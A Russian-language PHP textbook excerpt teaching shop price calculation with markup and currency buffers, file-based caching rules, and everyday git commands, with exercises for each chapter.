Зачем: между тем, как покупатель увидел цену, и тем, как вы фактически заплатите поставщику, проходит время — от нескольких дней до нескольких недель. Курс за это время может вырасти.

Три процента запаса покрывают обычные колебания. Без него при росте курса вы продаёте в убыток, ничего об этом не зная.

⚠ Только `ceil` при округлении, никогда `round`.

`round(6784)` до десятков даст 6780 — вы потеряли 4 сомони. На тысяче позиций это 4000 сомони чистого убытка просто из-за выбора функции.

Округление цены всегда вверх. Это не жадность, а защита от накопления потерь на округлении.

РАЗБИРАЕМСЯ

Настройки, а не константы

Наценка, курс, доставка — то, что владелец магазина захочет менять сам. Причём часто.

```
// ❌ Меняется правкой кода и выкладкой
const NACENKA = 35;

// ✅ Меняется в админке за минуту
$nacenka = (float) nastroyka('nacenka_procent', '35');
```

```
// admin/nastroyki.php
$polya = [
    'nacenka_procent' => ['Наценка, %', 'Основная наценка на товары поставщика'],
    'dostavka_diram'  => ['Доставка до склада, дирамы', 'Надбавка Москва → Худжанд'],
    'zapas_kursa_procent' => ['Запас на курс, %', 'Защита от роста курса, пока товар едет'],
    'kurs_zapasnoy'   => ['Запасной курс', 'Если сервис курсов недоступен'],
];
```

Правило: всё, что зависит от бизнеса, а не от кода, — в настройки.

Наценка, сроки, минимальная сумма заказа, стоимость доставки, тексты писем. Каждая такая настройка — это задача, которую владелец решит сам, не отвлекая вас.

Одна наценка на всё — упрощение, которое быстро перестаёт работать.

```
function nacenka_dlya_tovara(array $tovar): float
{
    // 1. Индивидуальная наценка товара — если задана
    if (!empty($tovar['nacenka_procent'])) {
        return (float) $tovar['nacenka_procent'];
    }

    // 2. Наценка категории
    if (!empty($tovar['kategoriya_id'])) {
        $po_kategorii = zapros_znachenie('
            SELECT nacenka_procent FROM kategorii WHERE id = ?
        ', [$tovar['kategoriya_id']]);

        if ($po_kategorii !== null && $po_kategorii !== '') {
            return (float) $po_kategorii;
        }
    }

    // 3. Наценка по диапазону цены
    $cena_rub = (float) ($tovar['cena_postavshika'] ?? 0);
    $diapazon = json_decode(nastroyka('nacenki_po_cene', '[]'), true) ?: [];

    foreach ($diapazon as $d) {
        if ($cena_rub >= ($d['ot'] ?? 0) && $cena_rub < ($d['do'] ?? PHP_INT_MAX)) {
            return (float) $d['nacenka'];
        }
    }

    // 4. Общая наценка
    return (float) nastroyka('nacenka_procent', '35');
}
```

Почему наценка зависит от цены. На дешёвых товарах процент должен быть выше: обработка заказа на 50 сомони и на 5000 стоит одинаково.

Типичная шкала:

ЦЕНА ПОСТАВЩИКА

НАЦЕНКА

до 500 руб.	60%
500–2000	45%
2000–10 000	35%
свыше 10 000	25%

На дорогих товарах процент ниже, но абсолютная прибыль выше — и цена остаётся конкурентной.

РАЗБИРАЕМСЯ

Показывать ли, из чего сложилась цена

Короткий ответ: **нет**.

Покупателю показывают итоговую цену. Закупочная цена, наценка и курс — коммерческая тайна.

```
// ❌ Никогда так не делайте
<div data-zakupka="<?= $tovar['cena_postavshika'] ?>"
      data-nacenka="<?= $nacenka ?>"
      <?= somoni($cena) ?> сомони
</div>
```

Помните главу 19: то, что попало в HTML, видно всем. Покупатель откроет код страницы, увидит закупочную цену и пойдёт к поставщику напрямую.

В браузер уходит только итоговая цена. Всё остальное остаётся на сервере.

⚠️ Это касается и `data-` атрибутов, и JavaScript-переменных, и ответов API. Проверьте свой API: не отдаёт ли он лишние поля вместе с ценой?

Цены поставщика меняются. Полезно сохранять историю:

```
CREATE TABLE istoriya_cen (  
    id          INT AUTO_INCREMENT PRIMARY KEY,  
    artikl      VARCHAR(64) NOT NULL,  
    cena_rub    DECIMAL(10,2) NOT NULL,  
    kurs        DECIMAL(10,4) NOT NULL,  
    cena_diram  INT NOT NULL COMMENT 'итоговая, для покупателя',  
    zafiksirovano DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP,  
  
    KEY idx_artikul_data (artikul, zafiksirovano)  
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
```

Зачем:

- **разобраться в споре:** «у вас вчера было дешевле» — можно проверить;
- **увидеть, что дорожает:** поставщик поднял цены на 20% — заметно сразу;
- **посчитать реальную маржу:** продали по одной цене, купили по другой;
- **предупредить покупателя:** «цена выросла, но у нас осталась старая».

⚠ Не записывайте цену при каждом обращении к API — таблица распухнет. Записывайте, только если цена изменилась:

```
function zafiksirovat_cenu(string $artikul, float $cena_rub,
                           float $kurs, int $cena_diram): void
{
    $poslednyaya = zapros_odin('
        SELECT cena_rub FROM istoriya_cen
        WHERE artikul = ? ORDER BY zafiksirovano DESC LIMIT 1
    ', [$artikul]);

    // Цена та же — не плодим записи
    if ($poslednyaya !== null
        && abs((float) $poslednyaya['cena_rub'] - $cena_rub) < 0.01) {
        return;
    }

    vpolnit('
        INSERT INTO istoriya_cen (artikul, cena_rub, kurs, cena_diram)
        VALUES (?, ?, ?, ?)
    ', [$artikul, $cena_rub, $kurs, $cena_diram]);
}
```

РАЗБИРАЕМСЯ

Проверьте расчёт числами

Прежде чем запускать, посчитайте вручную и сверьте.

Дано: цена поставщика 4300 руб., курс 1.15, запас 3%, доставка 80 сомони, наценка 35%.

1. Курс с запасом: $1.15 \times 1.03 = 1.1845$
2. Закупка в дирамах: $4300 \times 100 \times 1.1845 = 509\,335$
3. Себестоимость: $509\,335 + 8000 = 517\,335$
4. С наценкой: $517\,335 \times 1.35 = 698\,402$
5. В сомони: 6984.02
6. Округление вверх до 50: 7000.00

Цена на витрине: 7000 сомони.

```

function proverit_raschet(): void
{
    $cena = cena_dlya_pokupatelya(4300.0, [
        'kurs' => 1.15, 'nacenka' => 35.0,
        'dostavka' => 8000, 'zapas_kursa' => 3.0,
    ]);

    $ozhidaemo = 700000;    // 7000 сомони в дирамах

    if ($cena !== $ozhidaemo) {
        throw new RuntimeException(sprintf(
            'Расчёт цены сломан: ожидали %,s, получили %,s',
            somoni($ozhidaemo), somoni($cena)
        ));
    }
}

```

Такая проверка — простейший вид теста. Она поймает случай, когда кто-то поменяет порядок операций «для красоты» и незаметно изменит все цены.

Для расчётов, связанных с деньгами, подобные проверки стоит писать всегда.

ЗАПИСЬ

ЧТО ОЗНАЧАЕТ

Доставка до наценки	Наценка начисляется на всю себестоимость
Запас на курс	Защита от роста, пока товар едет
<code>ceil</code> при округлении	Всегда вверх, иначе накопится убыток
Округление один раз	В конце цепочки, не на каждом шаге
<code>nastroyka()</code>	Значения из базы, меняются в админке
Наценка по диапазону	На дешёвом товаре процент выше
<code>istoriya_cen</code>	Записываем, только если цена изменилась

ГРАБЛИ

Грабли

Доставка после наценки. Теряете деньги на каждой позиции.

`round` вместо `ceil`. Копейки вниз накапливаются в убыток.

Округление на каждом шаге. Расхождение с расчётом.

Нет запаса на курс. Курс вырос — работаете в минус.

Наценка в константе. Владелец не может изменить без программиста.

Одна наценка на всё. На дешёвых товарах не окупается обработка заказа.

Закупочная цена в HTML или API. Покупатель уйдёт к поставщику.

Не проверять расчёт числами. Ошибку заметите при сведении месяца.

Писать историю цен на каждое обращение. Таблица распухнет.

Задача 51.1. Реализуйте `cena_dlya_pokupatelya` и проверьте расчёт из главы.

Задача 51.2. Посчитайте вручную и проверьте кодом: 850 руб., курс 1.20, запас 2%, доставка 50 сомони, наценка 50%.

Задача 51.3. Сравните итог при доставке до и после наценки для десяти товаров. Какая разница набежала?

Задача 51.4. Реализуйте `okruglit_cenu` и проверьте на значениях: 7.3, 43.2, 156.7, 1834.5, 12 340.

Задача 51.5. Вынесите наценку, курс и доставку в настройки. Сделайте форму в админке.

Задача 51.6. Реализуйте наценку по диапазонам цены.

Задача 51.7. Проверьте, что закупочная цена не утекает: откройте код страницы товара и ответ API. Нашли лишнее?

Задача 51.8. Сделайте историю цен с записью только при изменении.

Задача 51.9. Курс вырос на 10% за неделю. Что произойдёт с ценами на витрине? Через сколько времени? Как это ускорить?

Задача 51.10. Напишите функцию, показывающую владельцу магазина реальную маржу: продано, закуплено, разница.

Ответы — в Приложении Г.

Откройте `includes/catalog/AutoEuroPriceProvider.php` в этом репозитории. Там ровно эта цепочка: рубли → курс → наценка → надбавка Москва—Худжанд.

Обратите внимание на отдельную надбавку за доставку из Москвы в Худжанд — она вынесена отдельными настройками. Причина простая: доставка зависит от веса и габаритов, и для тяжёлых позиций она другая.

Все настройки — наценка, курс, надбавки — редактируются через суперадминку. Владелец магазина меняет их сам, когда меняются условия поставщика или курс.

Это и есть признак законченного продукта: не «позвоните программисту», а «зайдите в настройки».

- Порядок расчёта: рубли → курс → доставка → наценка → округление.
- Доставка прибавляется до наценки — она часть себестоимости.
- Запас на курс защищает от роста, пока товар едет.
- Округление вверх (`ceil`) и один раз, в конце.
- Наценка, курс, доставка — в настройках, не в константах.
- Наценка зависит от цены: на дешёвом товаре процент выше.
- Закупочная цена не должна попадать ни в HTML, ни в API.
- Историю цен пишем только при изменении.
- Проверяйте расчёт числами — это простейший тест для денег.

Дальше — что можно кэшировать, а что нельзя.

Кэш: что хранить, а что нельзя

ЗАЧЕМ ЭТО

Зачем эта глава

Покупатель открыл карточку товара. Ваш сервер сходил к поставщику, подождал триста миллисекунд, получил ответ и нарисовал страницу.

Через минуту тот же покупатель нажал «назад», потом снова открыл ту же карточку. Сервер снова сходил к поставщику. Снова подождал триста миллисекунд. Получил **тот же самый ответ**.

За день таких повторов набегает тысячи. Из них следует три неприятности:

- **страница тормозит** — покупатель ждёт чужой сервер, а не ваш;
- **лимит поставщика тает** — в главе 50 мы видели, чем это заканчивается;
- **вы зависите от чужого настроения** — поставщик прилёт, и ваш магазин лежит.

Лечение называется **кэш** (от английского *cache* — тайник, запас). Идея на одну строчку: **спросил один раз — запомнил — дальше отвечай сам**.

Но у кэша есть обратная сторона, и она дороже. Кэш — это разрешение показывать покупателю **устаревшие данные**. Если запомнить название детали на сутки — ничего не случится. Если так же запомнить **цену** — вы будете продавать по вчерашней цене себе в убыток и узнаете об этом в конце месяца.

Поэтому вся глава сводится к одному вопросу: **что можно запоминать, а что нельзя**.

РАЗБИРАЕМСЯ

Разбираемся: кэш — это блокнот

Представьте продавца за прилавком. Покупатель спрашивает: «Сколько стоит фильтр MANN W71480?» Продавец идёт на склад, ищет, возвращается — три минуты.

Следующий покупатель спрашивает **то же самое**. Идти на склад снова? Нормальный продавец записал ответ в блокнот и отвечает сразу.

Блокнот — это и есть кэш. И у него ровно те же свойства, что у кэша в коде:

В БЛОКНОТЕ	В КОДЕ	КАК НАЗЫВАЕТСЯ
Записал ответ	Сохранили значение	Запись в кэш
Нашёл запись — ответил сразу	Значение нашлось	Попадание (<i>hit</i>)
Записи нет — пошёл на склад	Значения нет	Промех (<i>miss</i>)
«Эта запись от прошлого месяца, не верю»	Срок истёк	TTL, срок жизни
Вопрос, по которому ищем в блокноте	Строка-идентификатор	Ключ

Три слова, которые дальше встречаются постоянно: **ключ**, **попадание**, **срок жизни**. Больше в кэше ничего нет.

► Ключ: по чему ищем

Ключ — это строка, которая **однозначно** описывает запрос. Не «фильтр», а «название детали бренда MANN с артикулом W71480».

```
nazvanie:MANN:W71480
katalog:kategoriya=12:stranica=3:sort=cena
kurs:RUB
```

Правило простое: **всё, от чего зависит ответ, должно быть в ключе**. Забыли положить в ключ номер страницы — и все страницы каталога получают содержимое первой. Это классическая ошибка, к ней вернёмся в «Габлях».

► Срок жизни: сколько можно врать

Срок жизни (TTL, *time to live*) — сколько секунд ответ считается свежим.

Выбирают его не «на глаз», а по одному честному вопросу:

Сколько времени я готов показывать покупателю неправду?

Для названия детали ответ — сутки: оно не менялось десять лет и не изменится. Для цены поставщика ответ — **ноль секунд**.

Что кэшировать, а что нельзя

Срок жизни выбирается не «на глаз», а по одному вопросу: как часто это меняется

КЭШИРУЕМ СМЕЛО

24 часа

Меняется раз в год или никогда.
Показать вчерашнее — не страшно.

- Название детали
- Бренд и артикул
- Фото товара
- Дерево категорий
- Список марок авто

КЭШИРУЕМ КОРОТКО

5–15 минут

Меняется в течение дня.
Небольшое отставание терпимо.

- Курс валюты
- Список хитов продаж
- Счётчики в фильтрах
- Результаты тяжёлого отчёта

НЕ КЭШИРУЕМ

никогда

Показать устаревшее — прямой убыток или чужие данные на экране.

- Цена поставщика
- Наличие на складе
- Корзина покупателя
- Баланс продавца
- Всё, что зависит от того, кто вошёл

Правило: срок кэша — это ответ на вопрос «сколько времени я готов показывать покупателю неправду?». Для названия — сутки. Для цены — ноль.

► Где живёт кэш

Кэшей на самом деле несколько, и они складываются:

ГДЕ	ЧТО ТАМ ДЕРЖАТ	КТО УПРАВЛЯЕТ
Браузер покупателя	Картинки, CSS, JS	Заголовки <code>Cache-Control</code>
Ваш сервер: файлы	Ответы чужих API, тяжёлые отчёты	Ваш код (эта глава)
Ваш сервер: таблица в БД	То же, но с поиском и статистикой	Ваш код
Внутри MySQL	Буферы страниц, планы запросов	Сама СУБД

Начинать нужно с самого простого — **файлового кэша**. Он не требует ничего, кроме папки, и покрывает 90% случаев маленького магазина. Redis, Memcached и прочие «взрослые» хранилища — это тот же блокнот, только быстрее и по сети; переходить на них имеет смысл, когда серверов станет больше одного.

Файл `kesh.php` — весь механизм целиком. Никаких библиотек: важно увидеть, что кэш — это «запиши в файл и запомни, до какого времени верить».

```
<?php
declare(strict_types=1);

const KESH_PAPKA = __DIR__ . '/kesh';

/** Положить значение в кэш на $sekund секунд. */
function kesh_put(string $klyuch, mixed $znachenie, int $sekund): void
{
    if (!is_dir(KESH_PAPKA)) {
        mkdir(KESH_PAPKA, 0777, true);
    }
    $dannye = ['do' => time() + $sekund, 'znachenie' => $znachenie];
    file_put_contents(
        kesh_put_k($klyuch),
        json_encode($dannye, JSON_UNESCAPED_UNICODE)
    );
}

/** Достать значение. Вернёт null, если его нет или срок истёк. */
function kesh_get(string $klyuch): mixed
{
    $fayl = kesh_put_k($klyuch);
    if (!is_file($fayl)) {
        return null; // промах: такого ключа нет
    }
    $dannye = json_decode((string) file_get_contents($fayl), true);
    if (!is_array($dannye) || $dannye['do'] < time()) {
        @unlink($fayl); // протухло — выкидываем
        return null;
    }
    return $dannye['znachenie'];
}

/** Имя файла считаем от ключа: hash спасает от кириллицы, слэшей и длины. */
function kesh_put_k(string $klyuch): string
{

```

```
return KESH_PAPKA . '/' . hash('sha256', $klyuch) . '.json';  
}
```

Три функции — уже рабочий кэш. Но пользоваться ими напрямую неудобно: каждый раз пришлось бы писать «посмотри в кэш; если нет — посчитай; положи обратно». Поэтому добавляем главную функцию кэша:

```
/** Достать из кэша, а если нет — посчитать и положить. */  
function kesh_pomni(string $klyuch, int $sekund, callable $kak_schitat): mixed  
{  
    $iz_kesha = kesh_get($klyuch);  
    if ($iz_kesha !== null) {  
        return $iz_kesha;  
    }  
    $znachenie = $kak_schitat();  
    kesh_put($klyuch, $znachenie, $sekund);  
    return $znachenie;  
}
```

Теперь любое медленное место закрывается одной обёрткой:

```
$tovar = kesh_pomni(  
    'nazvanie:MANN:W71480',           // ключ  
    86400,                             // сутки  
    fn() => sprosit_postavshchika('W71480') // что делать при промахе  
);
```

Читается по-человечески: «запомни под таким ключом на сутки; если не помнишь — вот как узнать».

► Сброс кэша: то, о чём забывают

Кэш умеет протухать сам, по сроку. Но иногда данные меняются **раньше срока** — например, админ отредактировал название товара. Тогда запись нужно снести руками:

```

function kesh_zabyt(string $klyuch): void
{
    @unlink(kesh_put_k($klyuch));
}

// В админке, сразу после сохранения товара:
$stmt = $pdo->prepare('UPDATE tovary SET nazvanie = ? WHERE id = ?');
$stmt->execute([$nazvanie, $id]);

kesh_zabyt("tovar:$id");           // ← без этой строки админ будет
kesh_zabyt('katalog:glavnaya');    // видеть старое название сутки

```

Правило: где есть `UPDATE`, там же должен быть `kesh_zabyt`. Ищите их парами — если в проекте есть кэш без единого сброса, это не кэш, а мина.

ЗАПИСЬ	ЧТО ЭТО	ЗАЧЕМ ЗДЕСЬ
<code>mixed</code>	Тип «что угодно»	Кэш хранит и строки, и массивы — заранее не знаем
<code>callable</code>	Тип «сюда можно передать функцию»	Мы принимаем не значение, а способ его получить
<code>fn() => ...</code>	Короткая запись функции (стрелочная)	То же, что <code>function () { return ...; }</code> , но в одну строку
<code>time()</code>	Текущее время в секундах с 1970 года	Целое число — с ним удобно сравнивать сроки
<code>time() + 86400</code>	«Через сутки»	$86400 = 60 \times 60 \times 24$
<code>??</code>	«Или, если слева null»	Короткая замена <code>isset(...) ? ... : ...</code>
<code>@unlink(...)</code>	Удалить файл, молча	<code>@</code> глушит ошибку, если файл уже удалён другим процессом
<code>hash('sha256', \$s)</code>	Превратить строку в 64 шестнадцатеричных символа	Безопасное имя файла из любого ключа
<code>json_encode(..., JSON_UNESCAPED_UNICODE)</code>	Массив → строка JSON	Без флага кириллица превратилась бы в <code>Φ...</code>
<code>is_dir</code> / <code>is_file</code>	Проверки «существует ли папка / файл»	Чтобы не падать на первом запуске
<code>mkdir(\$p, 0777, true)</code>	Создать папку	<code>true</code> — создавать и родительские папки
<code>__DIR__</code>	Папка текущего файла	Кэш кладём рядом с кодом, а не «где запустили»

Отдельно про `callable`. Почему мы передаём функцию, а не готовое значение? Потому что

значение пришлось бы вычислить до проверки кэша — то есть сходить к поставщику в любом случае. Смысл был бы потерян. Передавая функцию, мы говорим: «вот инструкция; выполни её, только если в кэше пусто».

НА ЭКРАНЕ

На экране

Запускаем `demo.php` — три обращения к одному артикулу подряд:

Кэш в цифрах

Terminal		
> Три обращения к одному и тому же артикулу		
>		
> запрос 1:	300.5 мс	промах — пошли к поставщику
> запрос 2:	0.1 мс	попадание — взяли из кэша
> запрос 3:	0.0 мс	попадание — взяли из кэша
>		
> Что кэшируем, а что нет		
>		
> название (кэш 24 ч):	0.0 мс	— меняется раз в год
> цена (без кэша):	300.2 мс	— меняется каждый час

php demo.php — промах стоит 300 мс, попадание почти ноль

Первый запрос честно ждёт поставщика: **300.5 мс**. Второй и третий берут готовый ответ из файла: **0.1 мс** и **0.0 мс** — в три тысячи раз быстрее.

Нижняя половина — та самая граница. Название лежит в кэше сутки и достаётся мгновенно. Цена **не кэшируется вообще** и каждый раз стоит полных 300 мс. Эти 300 мс — плата за то, что покупатель видит настоящую цену. Она того стоит.

ГРАБЛИ

Габли

Закэшировали цену. Самая дорогая ошибка в главе. Поставщик поднял цену утром, вы отдаёте вчерашнюю до вечера, продаёте в минус. Цена и наличие — **никогда**. Если очень хочется — максимум 60 секунд, и то на свой страх.

Ключ без параметров. Классика:

```
// ПЛОХО: ключ один, а страниц двадцать
$tovary = kesh_pomni('katalog', 600, fn() => zagruzit_katalog($stranica, $sort));

// ХОРОШО: всё, от чего зависит ответ, — в ключе
$klyuch = "katalog:str=$stranica:sort=$sort:kat=$kategoriya";
```

С первым вариантом покупатель на десятой странице увидит первую и решит, что сайт сломан. Формально так и есть.

Кэш персональных данных. Если в ключе нет `id` пользователя, а в значении лежит корзина или «мои заказы», — один покупатель увидит чужое. Это уже не баг, а утечка. Всё, что зависит от того, кто вошёл, либо не кэшируется, либо кэшируется с `id` в ключе.

Кэш без срока. `kesh_put($k, $v, 999999999)` — это не кэш, а вечная копия чужой ошибки. Срок должен быть всегда.

Закешировали ошибку. Поставщик вернул пустой ответ, вы бодро сохранили его на сутки. Теперь товара «нет» до завтра. Проверяйте результат до записи:

```
$otvet = sprosit_postavshchika($artikul);
if ($otvet === null || $otvet === []) {
    return null; // пустоту не сохраняем
}
kesh_put($klyuch, $otvet, 86400);
```

Лавина при протухании. Тысяча посетителей в момент истечения срока — и все тысяча одновременно уходят к поставщику. Лечится «размазыванием» срока случайной добавкой:

```
kesh_put($klyuch, $otvet, 3600 + random_int(0, 600)); // 60-70 минут
```

Забыли сбросить при редактировании. Админ поменял цену, обновил страницу, цена старая. Админ уверен, что сайт сломан. Сайт работает — просто нет `kesh_zabyt`. Смотрите правило «где `UPDATE`, там и сброс».

Кэш в публичной папке. Если `kesh/` лежит внутри корня сайта, любой может открыть `site.tj/kesh/abc123.json` и почитать. Держите папку **вне** публичного корня — или закройте её `.htaccess` с `Deny from all`. И не кладите её в `git`: там мусор, который меняется каждую минуту.

Задача 52.1. Соберите `kesh.php` и `demo.php` и запустите. Какие числа получились у вас? Насколько попадание быстрее промаха?

Задача 52.2. Загляните в папку `kesh/` и откройте любой файл. Найдите в нём поле `do`. Переведите это число в дату (`date('H:i:s', $do)`).

Задача 52.3. Поставьте срок 5 секунд. Запустите демо, подождите шесть секунд, запустите снова. Что произошло и почему?

Задача 52.4. Добавьте счётчик попаданий и промахов. Выведите долю попаданий в процентах после ста случайных запросов к десяти артикулам.

Задача 52.5. Закэшируйте каталог из главы 34 — с номером страницы, сортировкой и категорией в ключе. Проверьте, что вторая страница показывает вторую страницу.

Задача 52.6. Найдите в своём проекте все `UPDATE` по товарам и добавьте рядом `kesh_zabyt`. Сколько мест нашлось?

Задача 52.7. Сделайте функцию `kesh_ochistit_vse()` — удаление всех файлов кэша. Пригодится кнопкой в админке.

Задача 52.8. Реализуйте «размазывание» срока. Запишите сто ключей и посмотрите, в какой промежуток попали их сроки.

Задача 52.9. Перепишите кэш на таблицу в базе вместо файлов (`kesh_klyuch`, `znachenie`, `godno_do`). Что стало удобнее, что хуже?

Задача 52.10. Разберите свой магазин на три списка: кэшируем сутки, кэшируем минуты, не кэшируем никогда. Обоснуйте каждый пункт третьего списка одной фразой.

Ответы — в Приложении Г.

В autodoc.tj граница проведена ровно так, как в этой главе, и проведена она не из теории, а из синяков.

Названия деталей кэшируются. Таблица `ae_part_dictionary` — это и есть кэш: артикул, бренд, название. AutoEuro умеет искать только по артикулу, и без словаря поиск по слову «фильтр» был бы невозможен. Название детали не меняется годами — держать его у себя безопасно.

Цены не кэшируются. В `AutoEuroPriceProvider` цена запрашивается живьём на каждый показ. Это медленнее, и с этим сознательно смирились: показать вчерашнюю цену дороже, чем подождать.

Библиотека каталога — кэш чужого API. Таблицы `catalog_library_*` хранят всё, что однажды пришло от Parts-Catalogs: марки, деревья узлов, схемы. Повторный заход в тот же узел **не тратит тариф** — данные берутся у себя. Именно этот кэш держит витрину на плаву сейчас, когда пакетный сбор остановлен до выяснения условий тарифа.

Обратите внимание на разницу: словарь названий и библиотека каталога — это кэш **навсегда**, без срока. Так можно, потому что данные там неизменные. Как только в кэш попадает что-то, что меняется, — срок обязателен.

ИТОГ

Итог

- Кэш — это **блокнот**: спросил один раз, запомнил, дальше отвечаешь сам.
- Три понятия: **ключ**, **попадание/промах**, **срок жизни**.
- Срок выбирается вопросом: *сколько я готов показывать неправду?*
- Названия, фото, категории — **сутки и больше**. Цена и наличие — **никогда**.
- **Всё, от чего зависит ответ, кладите в ключ** — включая страницу и фильтры.
- Персональные данные — только с `id` пользователя в ключе.
- Где `UPDATE`, там и `kesh_zabyt` — иначе админ будет видеть старое.
- Пустой ответ и ошибку не кэшируем.
- Срок с небольшой случайной добавкой спасает от лавины запросов.
- Папка кэша — **вне публичного корня** и вне `git`.

На этом внешний мир закончен. Дальше — ремесло: как не терять работу, как читать ошибки и как выложить всё это в интернет.

Git: коммиты и ветки

ЗАЧЕМ ЭТО**Зачем эта глава**

Знакомая история. Вы полдня правили каталог, всё работало. Решили «немного улучшить» — и сайт лёг с белым экраном. Вы пытаетесь вспомнить, что именно меняли, и не можете. Вчерашней копии нет. Полдня работы превратились в вечер отладки.

Или мягче: папка проекта выглядит так.

```
katalog.php
katalog_staryy.php
katalog_staryy2.php
katalog_RABOCHIY.php
katalog_final.php
katalog_final_TOCHNO.php
```


Это не смешно — это **отсутствие git**. Все шесть файлов — попытка своими руками сделать то, что git делает автоматически и правильно.

Git — это машина времени для папки с кодом. Она умеет три вещи, и все три вам понадобятся уже завтра:

- **запоминать состояние проекта** целиком, с описанием — что и зачем;
- **возвращать** любое сохранённое состояние, даже месячной давности;
- **вести несколько версий параллельно** — чтобы недоделанная корзина не мешала работающему каталогу.

Правило, которое стоит принять сразу: **код, которого нет в git, не существует**. Он живёт до первой ошибки, до первого «ой, не тот файл удалил», до первой сдохшей флешки.

Главная путаница у новичка — почему «сохранить в git» это две команды, а не одна. Потому что файл проходит две границы.



Зачем такая сложность? Ради одной вещи: **коммит должен быть про одну задачу**.

Вы правили корзину, а заодно поправили опечатку в футере и добавили заготовку страницы товара. Если сохранить всё одним коммитом с описанием «правки», то через месяц, когда корзина сломается, вы не сможете откатить только корзину — откатится и футер, и заготовка.

Индекс позволяет сказать: «в этот коммит — только корзину, остальное потом».

► Коммит

Коммит (*commit*) — это снимок всего проекта плюс подпись: кто, когда и зачем. У каждого коммита есть уникальный номер вроде `46f233c` — по нему можно вернуться в это состояние в любой момент.

Коммиты выстраиваются в цепочку: каждый знает своего предшественника. Эта цепочка и есть история проекта.

► Ветка

Ветка (*branch*) — это отдельная линия коммитов. Она нужна, когда работающему нельзя мешать.

Представьте: магазин уже работает и продаёт. Вы начинаете делать корзину — работы на три дня. Всё это время каталог должен продавать. Если вы правите файлы «на живом», покупатель в середине вашего рабочего дня увидит недоделанное.

Ветка решает это так:



Вы работаете в `korzina`, ломаете там что угодно, а `main` продолжает продавать. Когда корзина готова и проверена — ветки сливают (*merge*), и покупатели получают готовую корзину одним движением.

В этом проекте, `autodoc.tj`, правило записано жёстко: в `main` не пушить напрямую — только ветка → pull request → слияние. Причина ровно та, что описана выше: `main` — это то, что прямо сейчас продаёт.

код

Код: команды, которые нужны каждый день

Их меньше, чем кажется. Вот весь ежедневный набор.

► Начало: один раз на проект

```
git init                                # завести git в текущей папке
git config user.name "Firdavs"
git config user.email "firdavs@example.com"
```

Имя и почта попадут в каждый коммит — так видно, кто что сделал.

► Каждый день: сохранить работу

```
git status                             # что изменилось и в какой зоне
git diff                                # какие именно строки изменились
git add korzina.php                     # положить файл в индекс
git add .                               # положить всё изменённое
git commit -m "Корзина: добавление товара и подсчёт суммы"
```

`git status` и `git diff` — это не «дополнительные» команды. Это то, что набирают перед каждым `git add`, чтобы точно знать, что уходит в коммит.

► Посмотреть историю

```
git log --oneline          # список коммитов, по одной строке
git log --oneline --graph --all  # то же, но с картинкой веток
git show 46f233c          # что именно было в этом коммите
```

► Ветки

```
git branch                # какие ветки есть и где я сейчас
git switch -c korzina     # создать ветку и перейти в неё
git switch main           # вернуться в main
git merge korzina         # влить корзину в текущую ветку
git branch -d korzina     # удалить ветку, когда влита
```

► Откатиться, когда всё сломалось

Три разные ситуации — три разные команды. Их путают чаще всего.

```
# 1. Испортил файл, ещё не коммитил — верни как было
git restore korzina.php

# 2. Добавил в индекс лишнее — убери из индекса (файл не тронется)
git restore --staged korzina.php

# 3. Коммит уже сделан и он плохой — сделай обратный коммит
git revert 46f233c
```

Обратите внимание на третью. Она **не стирает** историю, а добавляет коммит-противоядие. Именно так и надо: история — это журнал, а не черновик.

Про `git reset --hard`. Эта команда выбрасывает изменения без спроса и без возврата. Пока вы не уверены, что делаете, — не набирайте её. Почти всё, что вам нужно, делают `restore` и `revert`.

► Что не должно попасть в git

Создайте файл `.gitignore` в корне проекта:

```
config/db_credentials.php
kesh/
*.log
.DS_Store
node_modules/
```

Секреты в git не кладут никогда. Пароль базы, ключ API, токен — попав в историю, они остаются там навсегда, даже если удалить файл следующим коммитом. В этом проекте пароли живут в `site_settings` или в git-ignored `config/db_credentials.php` — ровно по этой причине.

► Как писать описание коммита

Плохо: `правки`, `фикс`, `.`, `работает`, `ещё раз`.

Хорошо — так, чтобы через полгода было понятно **что** и **зачем**:

```
Корзина: пересчёт суммы при изменении количества
Каталог: индекс по kategoriya_id — страница грузилась 2 с
Исправлен вывод цены: округление вверх, а не по правилам математики
```

